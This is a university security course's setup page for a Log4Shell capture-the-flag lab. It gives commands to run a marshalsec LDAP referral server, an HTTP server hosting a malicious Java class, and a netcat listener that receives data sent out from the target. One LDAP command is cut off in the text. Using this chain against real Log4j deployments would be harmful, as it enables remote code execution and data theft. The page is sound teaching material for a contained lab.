CS 6035

Projects / Log4Shell / Setup

Setup

To get setup for the flags, follow the steps carefully below, and be sure you are running each in a separate terminal window as noted.

You will need switch users to login to log4j user via:

```
Credentials can be found in Canvas on the Log4Shell Assignment page
```

In the home directory of log4j user, start the container with the start script:

```
./StartContainer.sh
```

Open a new terminal window and go to “Desktop/log4shell/logs”:

```
cd Desktop/log4shell/logs
```


Run the following command to view the logs:

```
tail -f cs6035.log
```

OR to view System.out.println messages:

```
tail -f console.log
```

You should now see the tail of the log file from the application running.



```
log4j@cs6035:~/Desktop/log4shell/logs$ ^C
log4j@cs6035:~/Desktop/log4shell/logs$ tail -f console.log
2024-04-16 03:22:15 [DeferredRepositoryInitializationListener.java:49] INFO   Triggering deferred initialization of Spring Data repositories?
2024-04-16 03:22:16 [DeferredRepositoryInitializationListener.java:53] INFO   Spring Data repositories initialized!
2024-04-16 03:22:16 [StartupInfoLogger.java:61] INFO   Started Application in 7.138 seconds (JVM running for 8.601)
2024-04-16 03:22:16 [Application.java:45] INFO   Setting up subscriber to user.account topic.
2024-04-16 03:22:16 [Subscriber.java:19] INFO   Received message {"id":"123","userType":"Test Type","user":"Test User","accountNum":"99999"}
for topic: user.account
2024-04-16 03:22:16 [Subscriber.java:36] INFO   Processed message.
2024-04-16 03:22:16 [Application.java:53] INFO   user.account subscriber is listening.
2024-04-16 03:22:16 [Subscriber.java:19] INFO   Received message {"id":123,"userName":"Test User","userRole":"Tester","userId":"tester123"} f
or topic: user.info
2024-04-16 03:22:16 [Subscriber.java:36] INFO   Processed message.
2024-04-16 03:22:16 [Application.java:57] INFO   user.info subscriber is listening.
```

If the logs stop populating, then just stop and restart the tail. This is happening because the data logged gets too large so the log “rolls over” to another file.

1. Run the LDAP Server:

Open a new terminal window and run the following command to set the current directory to “Desktop/log4shell/target”:

```
cd ~/Desktop/log4shell/target
```

Next, start the LDAP server by running:


```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://172.17.0.1:424
```

The IP you will be using is below. This is NOT the localhost IP address but the docker host.

```
172.17.0.1
```

It is very important that this matches the port specified in the Malicious server. If your exploit is not working because it is not connecting to the malicious server, your ports likely do not match OR the vm’s IP is not correct.

You should see the following output:




```
log4j@CS6035-24:~/Desktop/log4shell/target$   java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://172.17.0.1:4242/#Exploit"
Listening on 0.0.0.0:1389
```

2. Run the Malicious Server:

Open a new terminal and make sure the active directory is the directory that contains your malicious .class file. For simplicity, we have created “Desktop/log4shell/{flag_no}” for you to work in. **Do not leave this directory**. Run the server in “Desktop/log4shell/{flag_no}” by the following command:

```
python3 -m http.server 4242
```

It is very important that this matches the port specified in the LDAP server. If your exploit is not working because it is not connecting to the malicious server, your ports likely do not match OR the vm’s IP is not correct You should see the following output:




```
log4j@cs6035:~$ python3 -m http.server 4242
Serving HTTP on 0.0.0.0 port 4242 (http://0.0.0.0:4242/) ...
```

3. Read data that is flowing on the network (This step is required for Flag 2 but is optional for the rest):

Open a terminal and run:

```
nc -nlvp <your_desired_port>
```

You should see the following output:



```
log4j@cs6035:~$ nc -nlvp 9999
Listening on 0.0.0.0 9999
```

To print debug statements from your Java code, tail the ~/Desktop/log4shell/logs/console.log file and add System.out.println statements to your Exploit.java.

Disclaimer: You are responsible for the information on this website. The content is subject to change at any time.